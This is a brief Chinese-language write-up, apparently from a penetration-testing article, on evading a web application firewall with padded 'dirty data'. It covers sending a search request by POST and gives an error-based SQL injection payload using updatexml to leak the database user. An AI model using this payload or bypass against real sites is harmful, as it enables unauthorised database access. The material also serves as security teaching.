

脏数据绕过 waf

页面搜索功能尝试输入单引号，页面 500 报错并输出了报错信息



这里竟然有报错我们就想着使用报错注入,但是含有类似于 updatexml 这种关键字直接拦截



因为 get 绕过姿势较少，我们尝试把数据通过 post 发送,发现后端也接收，那么这里使用脏数据来绕过

```
1.    大量数据&searchText='or updatexml(1,concat(0x1,user()),1) and '1'='1
```